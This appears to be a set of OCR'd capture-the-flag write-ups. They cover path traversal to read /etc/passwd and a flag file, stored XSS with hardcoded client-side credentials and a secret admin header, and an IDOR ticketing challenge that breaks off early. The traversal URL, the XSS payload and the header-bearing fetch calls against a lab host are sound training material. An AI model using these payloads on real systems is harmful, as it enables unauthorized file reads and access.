
Started with the hint / robots




1. robots.txt




2. Directory listing on /config/
   Opened http://<host>:30084/config/ → directory listing contained dev.txt, scheduler.log, task.ini.



3. Read dev notes and scheduler log
    - dev.txt contained a short note about security for viewer.php.
    - scheduler.log contained a cron line pointing to /var/www/html/generate_temp_pass.php (hinting at cron/paths). (Screenshot: dev.txt and scheduler.log)







4. Find & test file viewer endpoint

   The site had viewer.php?file=.... The page source / hint suggested trying the file viewer: viewer.php?file=about.html. This suggested viewer.php reads and returns arbitrary files if

path traversal is possible.





4. Test for path traversal — read /etc/passwd
Accessed:



5. This told us the flag is in

Read the actual flag file (URL-encoded traversal)
Accessed the flag file via percent-encoded path:






viewer.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fflag_is_here%2fflag.txt

Response body contained an encoded string:
cF9fSnUwVWItX3J3ZjFsdGxIM19hcE40Z3RjSHtfMHRDUmQ0cnYzMzByZDVuYX1M

6. Decode the flag

   - Paste the string into CyberChef.
   - First operation: From Base64 → produced an intermediate string.
   - Second operation: Rail Fence Cipher (key = 3) (decode/transposition) → produced the plaintext flag:



CommentCommentComment

Solved On: October 13th, 11:06:56 PM
Solved by: Muhammad Gale Adi Saputra
Flag Retrieved:"pu-flag{XSS_1s_Fun_W1th_A_B4ck3nd}"

Challenges overview:

This challenge involves a web application with multiple vulnerabilities, including:

- Stored Cross-Site Scripting (XSS)
- Hardcoded Credentials
- Client-Side Authentication Bypass
- Hidden Admin Endpoint with Encrypted Secrets

The goal was to exploit these vulnerabilities to retrieve the hidden flag.

Key Findings:

- A login page with hardcoded credentials in client-side JavaScript.
- A comment section vulnerable to Stored XSS.
- An admin endpoint protected by a custom header and token.
- Use of Caesar Cipher (key=5) to encode sensitive headers and tokens.

Tools Used:

- Web Browser (Developer Tools)
- Caesar Cipher Decoder (manual or online)

Solving Step-by-step:

1.Login Bypass via Hardcoded Credentials


- **Viewed the page source (`Ctrl+U`) on the login page.**
- **Found the following client-side validation code:**

javascript

```
loginForm.addEventListener('submit', (e) => {
    e.preventDefault();
    const username = document.getElementById('username').value;
    const password = document.getElementById("password").value;
    if (username === 'user' && password === '12345') {
        sessionStorage.setItem('loggedIn', 'true');
```

```
    window.location.href = '/';
  } else {
    errorMessage.style.display = 'block';
  }
});
```

- Used credentials:
  Username: `user`
  Password: `12345`
- Successfully logged in and accessed the home page.



2.Explore The Comment Feature & XSS

- Navigated to the comment section.
- Discovered a Stored XSS vulnerability where comments were rendered unsanitized.
- Tested with a simple payload:
  `<script>alert('XSS')</script>`

3.Locate Admin Endpoint & Secret Headers

- Reviewed `server.js` from the downloaded source.
- Found a protected admin endpoint requiring a custom header and token.
- Example:

- HeaderName: Admin-Secret
- TokenValue: SuperSecretAdminSessionToken

4.Retrieve The Flag Via Console

- Opened browser console on the home page.
- Executed a JavaScript fetch request to the admin endpoint with the decoded header and token:

```
javascript

fetch('/admin', {

  headers: {

    'Admin-Secret': 'SuperSecretAdminSessionToken'


  }

})

.then(res => res.text())

.then(data => console.log(data));
```

- Received the flag in the response:
  pu-flag{XSS_1s_Fun_W1th_A_B4ck3nd}


What Do You Think of My Drawing?
Leave your good comment or I will not give you
My Drawing
The Inspiration
Leave a Comment
Goal
Anti fjar
Username
Your name
Comment
e.g. It's purrfect!
Elements
Console
Memory
Sources
Network
Performance
Application
FLAG: {error: 'Forbidden: You are not the admin!'}
fetch('/api/flag', {
method: 'GET',
headers: {
'X-API-Key': 'your-api-key-here-12345'
}
})
.then(response => response.json())
.then(data => console.log('FLAG:', data))
.catch(error => console.error('Error:', error));
Promise {<pending>}
GET http://103.87.66.26:9206/api/flag 403 (Forbidden)
FLAG: {error: 'Forbidden: You are not the admin!'}
fetch('/api/flag', {
method: 'GET',
headers: {
'X-Secret-Token': 'MyCustomSecretToken2024'
}
})
.then(response => response.json())
.then(data => console.log('FLAG:', data))
.catch(error => console.error('Error:', error));
Promise {<pending>}
GET http://103.87.66.26:9206/api/flag 403 (Forbidden)
FLAG: {error: 'Forbidden: You are not the admin!'}
fetch('/api/flag', {
method: 'GET',
headers: {
'X-Admin-Secret': 'SuperSecretAdminSessionToken'
}
})
.then(response => response.json())
.then(data => console.log('FLAG:', data))
.catch(error => console.error('Error:', error));
Promise {<pending>}
FLAG: {flag: 'pu-flag{XSS_Is_Fun_With_A_B4ck3nd}'}

Saya-Dor

Solved On: October 10th, 2:11:59 PM
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{br0k3n_4cc355s_c0ntr01_1D0r_ch41n}

Challenges overview

A simple ticketing web app with login/register and a "tickets" area. The prompt hints that "not everything behaves as it should." The goal is to interact with tickets and ticket actions to unlock a flag page.

Key Findings


- **IDOR / Broken Access Control: Missing authorization on state changes:** The Escalate and Close actions are available even when the ticket is already closed or not owned by the user. The server accepts these actions and flips state.
- **Flag gate is state-based:** After interacting with ticket actions, visiting /flag reveals the flag.

Tools Used

- **Web browser (Chrome)**
- **Developer tools / "View Source" (optional)**


Solving Step-by-Step

1. **Register & Login**
   Go to /register, create any user, then login at /login.



